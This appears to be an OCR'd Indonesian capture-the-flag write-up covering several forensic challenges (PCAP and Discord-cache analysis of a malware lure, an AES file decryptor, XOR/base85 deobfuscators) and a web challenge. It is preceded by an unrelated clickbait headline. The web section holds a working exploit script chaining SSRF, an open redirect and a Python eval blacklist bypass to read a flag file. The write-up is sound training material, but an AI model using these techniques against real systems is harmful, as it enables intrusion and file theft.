Netizen Menerka Siapa Dibalik Hacker Bjorka, Nomor 3 Bikin Kaget!!


All forensicks + 1 web
https://www.wowbabel.com/nasional/pr-5984681748/netizen-menerka-siapa-dibalik-hacker-bjorka-nomor-3-bikin-kaget

es batu telor ceplok


Forensic/Locker 🩸

```python
from pwn import *
import struct
#  nc 31.97.187.222 27312
p = remote('31.97.187.222', 27312)
p.recv()

ans = [
    '11961',
    '192.168.198.128',
    '192.168.198.129:8000',
    'DESKTOP-P15ADMF',
    f'belajar_calculus.pdf',
    'chuongdoung.exe',
    '/Work/secret/chuongdoung.exe',
    '20/11/2025:03:21:31',
    'a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993',
    '4',
    'T1055',
    'Application Layer Protocol',
    '14A929E9',
    '3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A',
    '72',
    'aa',
]

for i in ans:
    p.sendline(i.encode())
    print(p.recv())
```


Evidences:
Ans1




Ans2




Ans3



Ans4



Ans5




Ans6

Malicious? Tak cek lgsg ke VT binary dari dump pcapnya


https://www.virustotal.com/gui/file/a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993

Ans7




Ans8

Execute malicious binary otomatis kirim json payload ke host malware, alhasil, timestamp packet = timestamp eksekusi




Ans9

SHA256? Again, VT




Ans10
VT lagi (btw tadi 4, skrg jadi 23 jir)




Ans11

Ans12




Ans13



Ans14
Sama, ss yg di atas

Ans15
Readme.txt, dump object



Forensic/Malware Magang 🩸

```python
from pwn import *
import struct
#  nc 31.97.187.222 27312
p = remote('31.97.187.222', 10106)
p.recv()

ans = [
    'wavess',
    'discord',
    '1440970075116142666',

'https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/_layouts/15/guestaccess.aspx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL',
    'HelloSirHelloMoYes?$&@/)',
    '112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b',
    'http://31.97.187.222/',
    'averysecretkeyyy',
    'this_is_not_the_flag_but_its_the_final_answer',
    'a',
]

for i in ans:
    p.sendline(i.encode())
    print(p.recv())
```

Ans1
wavess, liat aja dir Users\

Ans2
Discord, cuma ada aplikasi messaging discord, jadi, educated guess

Ans3
Bisa cek di cache discord, ada username yg bionya “not suspicious”, dia yg ngechat ngirim malwer

```
se,"tts":false},{"type":0,"content":"Hello Mo","mentions":[],"mention_roles":[],"attachments":[],"embeds":[],"timestamp":"2025-11-20T07:50:34.324000+
00:00","edited_timestamp":null,"flags":0,"components":[],"id":"1440972576963821619","channel_id":"1440972433778802688","author":{"id":"1440970075116142666",
"username":"notasuspiciousperson0103","avatar":null,"discriminator":"0","public_flags":0,"flags":0,"banner":null,"accent_color":null,"global_name":"NotASusp
iciousPerson","avatar_decoration_data":null,"collectibles":null,"display_name_styles":null,"banner_color":null,"clan":null,"primary_guild":null},"pinned":fa
lse,"mention_everyone":false,"tts":false},{"type":0,"content":"saha?","mentions":[],"mention_roles":[],"attachments":[],"embeds":[],"timestamp":"2025-11-20T
07:50:21.487000+
```


Ans4

Sama di cache, tinggal liat chatnya aja.


```
iciousPerson","avatar_decoration_data":null,"collectibles":null,"display_name_styles":null,"banner_color":null,"clan":null,"primary_guild":null},"pinned":fa
lse,"mention_everyone":false,"tts":false},{"type":0,"content":"https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/
_layouts/15/guestaccess.aspx?
share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL","mentions":[],"mention_roles":[],"attachments":[],"embeds":[],"timestamp":"2025-11-20T07:53:3
8.934000+
```


Ans5

Masih di cache


```
"username":"udidinpebebe","avatar":null,"discriminator":"0","public_flags":0,"flags
ration_data":null,"collectibles":null,"display_name_styles":null,"banner_color":nul
se,"tts":false},{"type":0,"content":"Secret Word : \"HelloSirHelloMoYes?
$&@/)\"","mentions":[],"mention_roles":[],"attachments":[],"embeds":[],"timestamp":
00:00","edited_timestamp":null,"flags":0,"components":[],"id":"1440973453397069895"
```



Ans6


Sha256 liat vt ae, atau sha256sum malwer yg di drivenya


Ans7


Males reverse bang, lgsg kita run saja di **VM WINDOWS SANDBOX**


(biasakan run malware di isolated env ya temen2)














Run malwer -> dump -> hxd

(https://medium.com/@keii./analysis-of-pyarmor-obfuscated-python-malware-without-deobfuscating-the-source-itsec-ctf-2025-240052f8ccc0, jangan lupa clap hehe)

```
017A69F0  8F 0F 98 26 8F 11 B1 BB 7A B2 85 5C 6F 4C F4 2F  ..˜&..±»z²…\oLô/
017A6A00  1A 37 F8 18 00 1E 29 9D F5 A3 61 76 65 72 79 73  .7ø...).õ£averys
017A6A10  65 63 72 65 74 6B 65 79 79 79 00 00 00 00 00 00  ecretkeyyy......
017A6A20  00 00 0A 06 00 CB 00 07 00 80 5C 00 3F 00 3F 00  .....Ë...€\.?.?.
017A6A30  5C 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00  \.C.:.\.U.s.e.r.
017A6A40  73 00 5C 00 57 00 44 00 41 00 47 00 55 00 74 00  s.\.W.D.A.G.U.t.
017A6A50  69 00 6C 00 69 00 74 00 79 00 41 00 63 00 63 00  i.l.i.t.y.A.c.c.
017A6A60  6F 00 75 00 6E 00 74 00 5C 00 41 00 70 00 70 00  o.u.n.t.\.A.p.p.
017A6A70  44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00  D.a.t.a.\.L.o.c.
017A6A80  61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00  a.l.\.T.e.m.p.\.
017A6A90  5F 00 4D 00 45 00 49 00 36 00 31 00 32 00 34 00  _.M.E.I.6.1.2.4.
017A6AA0  32 00 5C 00 43 00 72 00 79 00 70 00 74 00 6F 00  2.\.C.r.y.p.t.o.
017A6AB0  5C 00 43 00 69 00 70 00 68 00 65 00 72 00 5C 00  \.C.i.p.h.e.r.\.
017A6AC0  5F 00 72 00 61 00 77 00 5F 00 61 00 65 00 73 00  _.r.a.w._.a.e.s.
017A6AD0  6E 00 69 00 2E 00 70 00 79 00 64 00 2E 00 32 00  n.i...p.y.d...2.
017A6AE0  2E 00 43 00 6F 00 6E 00 66 00 69 00 67 00 00 00  ..C.o.n.f.i.g...
```

Ans9, masih di ss atas, dibawah key bisa keliatan dia pake aes.
Tak coba decrypt pake IV “0”*16, resultnya sukses tapi ada blob prepended, probably itu adlah ivnya.

```
#!/usr/bin/env python3
import os
from pathlib import Path
```

```python
from Crypto.Cipher import AES  # pip install pycryptodome

KEY = b"averysecretkeyyy"  # 16 bytes


def pkcs7_unpad(data: bytes) -> bytes:
    if not data:
        return data
    pad_len = data[-1]
    if pad_len < 1 or pad_len > 16:
        # padding looks wrong, return as-is (or raise)
        return data
    if data[-pad_len:] != bytes([pad_len]) * pad_len:
        # not valid PKCS#7, return as-is
        return data
    return data[:-pad_len]


def decrypt_file(path: Path):
    data = path.read_bytes()
    if len(data) <= 16:
        print(f"[!] Skipping (too small for IV+ciphertext): {path}")
        return

    iv = data[:16]
    ciphertext = data[16:]

    cipher = AES.new(KEY, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)
    plaintext = pkcs7_unpad(plaintext)

    out_path = path.with_suffix(path.suffix + ".dec")
    out_path.write_bytes(plaintext)
    print(f"[+] Decrypted: {path} -> {out_path}")


def main():
    # cwd/Downloads
    root = Path("Downloads").resolve()
```

```
    if not root.exists():
        print(f"[!] Downloads folder not found at: {root}")
        return

    print(f"[*] Decrypting recursively under: {root}")

    for file_path in root.rglob("*"):
        if file_path.is_file():
            try:
                decrypt_file(file_path)
            except Exception as e:
                print(f"[!] Error decrypting {file_path}: {e}")


if __name__ == "__main__":
    main()
```

Create decryptor, dec semua file, cari file word. Done, solve.

Forensic/tehc 👍

Ada 3 flag
Flag 1 diperoleh berdasarkan percakapan terkait windows diagnostic tools di cache AnyDesk
Diperoleh python exe dari
D:\Windows\SystemApps\Microsoft.Windows.Diagnostic.Toolkit_chw1MNa6PK67abMNAsy
Ekstrak pyc -> lempar pylingual, dari situ bikin deob ntar
Flag 2 dari autorun.bat yang somehow saya nemu pake autopsy

Deobfuscator:

```
import base64

def deobfuscate():
    print("--- Starting Deobfuscation ---")

    # The XOR Key used in the script
    __KQ = b'716267'
```

```python
# ------------------------------------------------------------
# Payload 1: The Registry Value (__V0)
# ------------------------------------------------------------
# This is likely the command executed on startup.
__P1 = b"$@$H%63^h2>^Q]n?O1UO5QV+'6<7Yu;1!1r>#PQ%:gO9&Dgu&)"

try:
    # 1. Base85 Decode
    __d = base64.a85decode(__P1)

    # 2. XOR Decryption
    decoded_bytes = bytearray()
    for i in range(len(__d)):
        decoded_bytes.append(__d[i] ^ __KQ[i % len(__KQ)])

    # 3. Reverse the string (as per the `[::-1]` in the original code)
    __V0 = decoded_bytes.decode("ascii")[::-1]

    print(f"\n[+] Payload 1 (Registry Command):\n{__V0}")

except Exception as e:
    print(f"[-] Error decoding Payload 1: {e}")

# ------------------------------------------------------------
# Payload 2: The Batch File Content (__Hh)
# ------------------------------------------------------------
# This is the data written into 'autorun.bat'.
__P2 = b'6<e/.BjOt\\6:"OMBL5-dBi%r7?;XWgBL,*X7;,M869n[e:.,'

try:
    # 1. Base85 Decode
    __X = base64.a85decode(__P2)

    # 2. XOR Decryption
    __Y = bytearray()
    for i in range(len(__X)):
        __Y.append(__X[i] ^ __KQ[i % len(__KQ)])

    # 3. Reverse 5-byte chunks
```

```
        # The original code loops range(0, len(__Y), 5) and reverses
chunks
        __Z = bytearray()
        for __i in range(0, len(__Y), 5):
            chunk = __Y[__i:__i+5]
            __Z.extend(chunk[::-1])

        # 4. Convert to Hex String
        __Hh = "".join(f"{b:02x}" for b in __Z)

        print(f"\n[+] Payload 2 (Hex Data injected into batch
file):\n{__Hh}")

        # Attempt to decode the hex to ASCII to see if it's readable text
        try:
            ascii_preview = bytes.fromhex(__Hh).decode('ascii',
errors='replace')
            print(f"[+] Hex decoded to ASCII preview: {ascii_preview}")
        except:
            pass

    except Exception as e:
        print(f"[-] Error decoding Payload 2: {e}")

    # ------------------------------------------------------------
    # Batch File Wrapper
    # ------------------------------------------------------------
    # Decoding the surrounding batch commands:
    # __A1 ^ __Dg -> @echo off
    # __A2 ^ __Dg -> exit /b 0
    print(f"\n[+] Batch File Structure:\n@echo off\n>nul echo [Payload 2
Hex]\nexit /b 0")

if __name__ == "__main__":
    deobfuscate()
```

(base) jons@01-20-jonathanmarbun:/mnt/c/1Jonathan/CTFS/ncw/qual/tehc$ python3 deob2.py
--- Starting Deobfuscation ---


[+] Payload 1 (Registry Command):

TkNXe2lfc3dlYXJfaSdtX25vdF9hX3NjYW1tZXI=


[+] Payload 2 (Hex Data injected into batch file):
5f695f6a7573745f6d6973735f6265696e675f615f746563685f737570706f72745f6775795f
[+] Hex decoded to ASCII preview: _i_just_miss_being_a_tech_support_guy_

[+] Batch File Structure:
@echo off
>nul echo [Payload 2 Hex]
exit /b 0


Flag 3 ada di file driver



Timestampnya beda sendiri dan keliatan dibuka pake notepad (via ActivitesCache.db)



Appended di ujung file



Deob:

```python
import base64

# 1. The Data
key_str = '716267'
# Convert key string to ASCII integers [55, 49, 54, 50, 54, 55]
key = [ord(c) for c in key_str]

data = [
    14, 99, 93, 125, 80, 91, 111, 104, 3, 94, 110, 82, 2, 119, 97, 107,
    94, 91, 111, 84, 94, 94, 5, 111, 94, 8, 91, 83, 93, 14, 5, 83, 88,
    11, 7, 85, 77, 73, 97, 107
]

# 2. XOR Decryption
xor_result = []
for i in range(len(data)):
    # XOR current byte with key (looping the key with modulo)
    k_char = key[i % len(key)]
    xor_result.append(chr(data[i] ^ k_char))

# Join to form the obfuscated string
s_xor = "".join(xor_result)

# 3. Reverse the string (as per '$s[-1..0]')
s_reversed = s_xor[::-1]

# 4. Base64 Decode
try:
    final_message = base64.b64decode(s_reversed).decode('utf-8')
    print(f"Success! The message is: {final_message}")
except Exception as e:
    print(f"Decoding error: {e}")
```

Web/Last Day Intern

```python
#!/usr/bin/env python3
import requests
import random
```

```python
import string
import urllib.parse as urlparse

BASE = "http://31.97.187.222:9989"
sess = requests.Session()

def rand_user(n=8):
    return "user_" + "".join(random.choice(string.ascii_lowercase) for _
in range(n))

username = rand_user()
password = "password123"
print(f"[+] Registering as {username}:{password}")

r = sess.post(BASE + "/register", data={"username": username, "password":
password}, allow_redirects=True)
print("[+] Logging in")
r = sess.post(BASE + "/login", data={"username": username, "password":
password}, allow_redirects=True)

ascii_expr = {
    95: "e*e*d-e",
    98: "e*e*d-b",
    97: "e*e*d-c",
    101: "e*e*d+a",
    102: "e*e*d+b",
    103: "e*e*d+c",
    105: "e*e*d+e",
    108: "e*e*d+e+c",
    110: "e*e*d+e+e",
    111: "e*e*d+e+e+a",
    112: "e*e*d+e+e+b",
    115: "e*e*d+e+e+e",
    116: "e*e*d+e+e+e+a",
    117: "e*e*d+e+e+e+b",
}

def str_expr(s: str) -> str:
    return "+".join(f"chr({ascii_expr[ord(ch)]})" for ch in s)
```

```
expr_builtins = str_expr("__builtins__")
expr_open = str_expr("open")
expr_flag = str_expr("flag")

payload = (
    "(lambda "
    "a=len([[]]),"
    "b=len([[],[]]),"
    "c=len([[],[],[]]),"
    "d=len([[],[],[],[]]),"
    "e=len([[],[],[],[],[]]):"

f"getattr(globals()[{expr_builtins}],{expr_open})({expr_flag}).read())()"
)

print("[+] Payload length:", len(payload))

internal_url = (
    "http://127.0.0.1:9989/admin_internal?name="
    + urlparse.quote(payload, safe="")
)

redirector = "http://httpbin.org/redirect-to"
target = redirector + "?url=" + urlparse.quote(internal_url, safe="")
print("[+] SSRF:", target)

r = sess.post(BASE + "/fetch", data={"target": target})
print(f"[+] /fetch HTTP {r.status_code}")

text = r.text
flag = None
marker = "Execution output"
if marker in text:
    idx = text.find(marker)
    pre_start = text.find("<pre>", idx)
    pre_end = text.find("</pre>", pre_start)
    if pre_start != -1 and pre_end != -1:
        flag = text[pre_start + 5:pre_end].strip()

if flag:
```

```
    print("[+] Possible flag:")
    print(flag)
else:
    print("[!] Extraction failed")
    print(text)
```

chaining tiga bug jadi. SSRF di /fetch, open redirect dari httpbin.org, dan habis itu python eval di /admin_internal. SSRF yang awalnya cuma boleh akses domain publik difetch ke httpbin.org/redirect-to, biar bisa redirect ke 127.0.0.1/admin_internal?name=....

ada eval() di admin_internal, tapi ada blacklist (angka, underscore, dll).

buat bypass, script bikin angka 1–5 pake len([[]]) dll, terus fungsi penting kayak "__builtins__", "open", dan "flag" lewat chr() yang diisi ekspresi matematika tanpa angka literal. Payload finalnya ngejalanin lambda yang basically ngelakuin open("flag").read().

```
    &lt;h3&gt;Execution output&lt;/h3&gt;

&lt;pre&gt;&amp;#39;NCW{h4L0_m4S_4dd1d4s_Bu$4n_t1g3r}&amp;#39;&lt;/pre&gt;
```